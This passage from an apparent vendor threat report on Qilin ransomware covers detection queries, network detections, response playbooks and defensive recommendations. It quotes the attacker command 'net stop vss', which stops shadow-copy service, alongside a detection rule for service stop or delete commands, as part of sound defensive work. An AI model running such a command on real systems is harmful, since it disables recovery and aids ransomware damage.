
Windows Service Stop or Delete

At last, Qilin executes the following command to terminate the VSS service and prevent further operations:

```
net stop vss
```

We can use the alert Windows Service Stop or Delete to detect this behavior

```
label="Process" label=Create
(("process" IN ["*\sc.exe", "*\net.exe", "*\net1.exe"] command="*stop*")
OR
("process"="*\sc.exe" command IN ["*delete*", "*disabled*"]))
```



Detection with Guardsix NDR

Guardsix Network Detection and Response (NDR) plays a critical role in identifying post-compromise activity associated with Qilin ransomware. While endpoint security solutions provide valuable host-level visibility, certain attacker behaviors may leave minimal or no footprint on the endpoint. NDR provides network-level visibility that can detect suspicious behavior even when endpoint telemetry is limited, disabled, or intentionally evaded. This is especially important in scenarios involving credential abuse, lateral movement, and data exfiltration.

The following network-based detections can be particularly useful in identifying Qilin-related activity:

- RDP brute force external to internal
- Lateral movement and execution
- Lateral movement using SMB admin shares
- DarkNet or Tor activity detected
- Credential dumping using RPC
- Exfiltration of many files
- Event log clearing or forced reboot using RPC
- Large Transfer Sent


Investigate and Response with Guardsix

Ransomware remains one of the most significant threats to organizations because it directly targets business continuity. Unlike other forms of cybercrime that focus solely on data theft, ransomware disrupts operations by encrypting critical systems, disabling backups, and often exfiltrating sensitive data for double extortion. The financial impact extends far beyond ransom payments, including operational downtime, regulatory penalties, reputational damage, and long-term recovery costs. In modern enterprises, where infrastructure is interconnected and uptime is critical, even a few hours of disruption can translate into severe business consequences.

Qilin ransomware exemplifies the evolution of ransomware into a professional, Ransomware-as-a-Service operation. Therefore, a rapid and coordinated response is essential. From an Investigation & Response standpoint, immediate action can significantly reduce the overall impact of a ransomware incident. The time between initial compromise and full-scale encryption is often very limited, and once domain controllers or backup systems are affected, containment and recovery become far more complex and costly. Leveraging Guardsix SOAR, with its comprehensive library of automated playbooks, enables faster containment, streamlined investigation, and more efficient remediation, ultimately minimizing operational disruption and business risk.


Osquery Investigate Host

The Osquery Investigate Host playbook can retrieves critical host information including operating system version, system uptime, currently logged-in users, configured startup items, firewall status, installed security patches, and other relevant system artifacts that support investigative analysis and guide subsequent response actions. The collected telemetry enables analysts to assess system exposure, persistence mechanisms, and security posture



Osquery Investigate Process

Osquery Investigate Process playbook supports malicious process validation by querying identified processes against VirusTotal to determine their reputation and threat classification. It further evaluates whether suspicious processes are establishing outbound or internal network connections, which may indicate command-and-control (C2) communication or backdoor activity.



To deepen process-level investigation, the Osquery Investigate Process extracts detailed process communication data and DLL load information, allowing analysts to detect abnormal module loading behavior or the presence of malicious or unauthorized dynamic-link libraries. This structured investigative approach enhances visibility, accelerates threat validation, and strengthens incident response effectiveness within the Guardsix platform.

AgentX - Malicious File Investigation and Containment

During Qilin Ransomware investigations, it is commonly observed that Threat Actors often deploy additional malicious payloads following initial compromise to enable persistence, lateral movement, or execution of encryption routines. The Malicious File Containment playbook in Guardsix is designed to systematically investigate and remediate such dropped binaries across affected systems. When a suspicious file is identified, the playbook extracts its hash and correlates it against integrated threat intelligence sources to determine its malicious reputation. If the hash is confirmed as malicious, the associated processes are immediately identified and terminated using the AgentX Terminate Process functionality, and the malicious file is removed from the endpoint using the AgentX Remove Item playbook to prevent further execution.

Ransomware Investigation

This playbook identifies potential Indicators of Compromise (IoCs) and leverages sandbox analysis to examine suspicious files. It also checks for common ransomware TTPs, enhancing early detection before significant damage occurs. If ransomware activity is confirmed, the playbook notifies administrators and initiates response actions to isolate the affected host and contain the threat.

Guardsix AgentX Delete Schedule Task

It has been observed that Qilin establishes persistence by creating a scheduled task. The Guardsix AgentX Delete Scheduled Task action can be used to remove any malicious or suspicious scheduled tasks created for persistence.

Guardsix AgentX Delete Registry Value

The Guardsix AgentX Delete Registry Value action can be used to remove malicious entries created in the Registry Run keys for persistence.

Possible Command and Control

Command and Control (C2) communication enables attackers to retain remote access and control over compromised systems. This playbook is designed to identify potential C2 activity by leveraging threat intelligence to evaluate IP addresses, source addresses, and domain reputations. It also analyzes domain entropy to detect algorithmically generated or random-looking domain names. When malicious C2 communication is identified, the playbook can take response actions such as blocking the associated IP addresses or domains.

Isolate Host - Generic Playbook

Isolating an infected host is essential to halt the spread of an attack and prevent lateral movement across the network. This playbook isolates the affected host from the network, helping to contain the threat and minimize further damage caused by ransomware.

Unisolate Host - Generic Playbook

Once mitigation and validation are complete, Guardsix's Unisolate playbook securely restores network connectivity to the previously isolated host, supporting operational recovery while ensuring post-incident security controls remain in place.

Recommendation

Threats like Qilin are expected to grow in scale and sophistication, making it more important than ever for organizations to remain vigilant and proactive. Ransomware campaigns continue to evolve, leveraging social engineering, credential abuse, lateral movement, and data exfiltration techniques to maximize impact. To effectively defend against such threats, organizations must adopt a balanced approach that addresses People, Processes, and Technology. The following recommendations are structured across these three pillars to provide a comprehensive and practical framework for strengthening resilience against ransomware attacks.

Conduct Regular Security Awareness Training

Employees represent the first line of defense. Therefore, organizations should conduct regular security awareness training to educate staff on evolving social engineering techniques such as ClickFix and phishing attacks. These training sessions and simulations help identify individuals who may be more susceptible to such tactics, enabling the organization to provide targeted guidance and additional support where needed.

Additionally, organizations should establish a clear and formal reporting process for employees who suspect they have fallen victim to a social engineering attack. This process should include promptly notifying the appropriate internal teams, escalating to relevant authorities when necessary, and taking immediate action to contain the incident and minimize potential damage.

Keep Software and System Updated

In many cases, ransomware groups exploit known and unpatched vulnerabilities to gain initial access to organizational networks. To mitigate this risk, organizations should ensure that devices, browsers, and all software applications are regularly updated. Keeping systems up to date is a fundamental security practice that helps defend against known vulnerabilities and evolving cyber threats.

When immediate patching is not feasible, vendor-recommended mitigations should be implemented to reduce exposure. In situations where multiple vulnerabilities are identified, remediation efforts should be prioritized based on severity, ensuring that the most critical risks are addressed first through timely patching or appropriate compensating controls.

Implement a Strong Password Policy

Qilin ransomware operators have frequently leveraged valid, previously stolen credentials often obtained from dark web sources to gain initial access. To mitigate this risk, organizations should implement a strong password policy aligned with NIST SP 800-63B. Passwords should prioritize length over complexity, requiring a minimum of 15 characters when used as a single authentication factor, while allowing longer passphrases (up to at least 64 characters) with all printable characters. Rigid complexity rules should be avoided, as they often result in predictable patterns.

Organizations should also screen passwords against blocklists of commonly used or compromised credentials and avoid enforcing arbitrary periodic password resets unless there is evidence of compromise. The use of password managers should be encouraged to support strong, unique passwords. Most importantly, password policies should be complemented with phishing-resistant multi-factor authentication (MFA), such as FIDO2, to significantly reduce the risk of credential abuse and unauthorized access.

Deploy Multi-Factor Authentication (MFA)

Organizations should enforce multi-factor authentication (MFA) across all user accounts, with particular emphasis on accounts used for remote access and cloud-based services.

Privilege Account Auditing

Organizations should implement continuous monitoring and auditing of privileged accounts to detect unauthorized access and privilege escalation attempts. Special attention should be given to the creation of new local administrative accounts, unexpected modifications to high-privilege groups such as Administrators.

Defense-in-Depth Strategy

Organizations should embrace a Defense-in-Depth approach to build resilient security. This means implementing multiple, independent layers of protection such as EDR, SIEM, network segmentation, identity and access management, and email and web filtering across the environment. By distributing controls at different levels, organizations can detect, disrupt, and contain threats at various stages of the attack lifecycle, significantly reducing the likelihood and impact of a successful compromise.

Incident Response Plan

Organizations should maintain a clearly documented incident response plan to ensure a rapid, coordinated, and effective reaction to security incidents. Regular incident response exercises and tabletop simulations are equally critical, as they test real-world readiness, validate roles and communication channels, and measure response times. These drills help identify gaps in processes, tooling, and decision-making, ultimately strengthening the organization's capability to manage and contain security incidents with confidence.

Backup and Disaster Recovery Planning

Organizations should perform regular backups of critical data to safeguard against data loss and security incidents. However, maintaining a single backup copy is not sufficient to ensure resilience. Adopting the 3-2-1 backup strategy keeping three copies of data, stored on two different media types or locations, with one copy maintained offsite provides stronger protection.

A robust backup approach should also include at least one offline or immutable copy that is not accessible from the network, reducing the risk of ransomware encrypting or deleting backup data.

Logging, Asset Visibility & Retention

Ensure that comprehensive logs covering Microsoft Defender, PowerShell Script Block and Module, service and registry activity, process creation events, and, where permitted, Sysmon are centrally collected in your SIEM with a minimum of six months' retention, or in accordance with organizational policy. Maintain an up-to-date asset inventory so alerts can be accurately mapped to asset owners and relevant business context. This level of visibility is critical for tracing a Qilin ransomware incident from initial execution through persistence and containment.

Network Segmentation

Implement network segmentation to isolate high-value assets such as Domain Controllers, finance/HR systems, and build servers from user subnets, enforcing strict access control lists (ACLs) and least-privilege communication paths. Adopt a tiered administrative model such as Microsoft's Tiered Administration / Enterprise Access Model and require dedicated Privileged Access Workstations (PAWs) for managing sensitive systems. Restrict lateral movement by tightly controlling East-West traffic, including RDP, SMB, WMI, and WinRM, permitting such protocols only where explicitly justified and documented.

Network Monitoring and NDR

Deploy a Network Detection and Response (NDR) capability such as Guardsix NDR to detect command-and-control (C2) communications and lateral movement behaviors that may not be visible through endpoint security controls alone.

Endpoint Protections & EDR

Modern endpoint protection such as Microsoft Defender AV/MDE or an equivalent solution remains a critical security control. It provides early detection of suspicious behaviors commonly associated with ransomware, including credential dumping, privilege escalation, process injection, and abnormal encryption activity. Behavioral analytics and EDR telemetry can identify Qilin-related tactics such as misuse of PowerShell, exploitation of legitimate admin tools, or attempts to disable security services before full-scale encryption begins.

With real-time monitoring and automated containment capabilities such as device isolation, process termination, blocking malicious hashes or indicators, endpoint protection can interrupt the attack chain at initial execution or during lateral movement. Integrated investigation and remediation workflows also allow security teams to rapidly scope affected systems, remove persistence mechanisms, and restore normal operations.

RMM Tool Oversight & Install Monitoring

Threat actors often abuse Remote Monitoring and Management (RMM) tools to establish covert and persistent remote access. Maintain a clearly defined list of approved RMM solutions and generate alerts for any unauthorized installations, executions, or outbound connections associated with unapproved tools. Additionally, continuously monitor for new software deployments across endpoints, as unexpected application installs can signal malicious activity at various stages of the attack chain.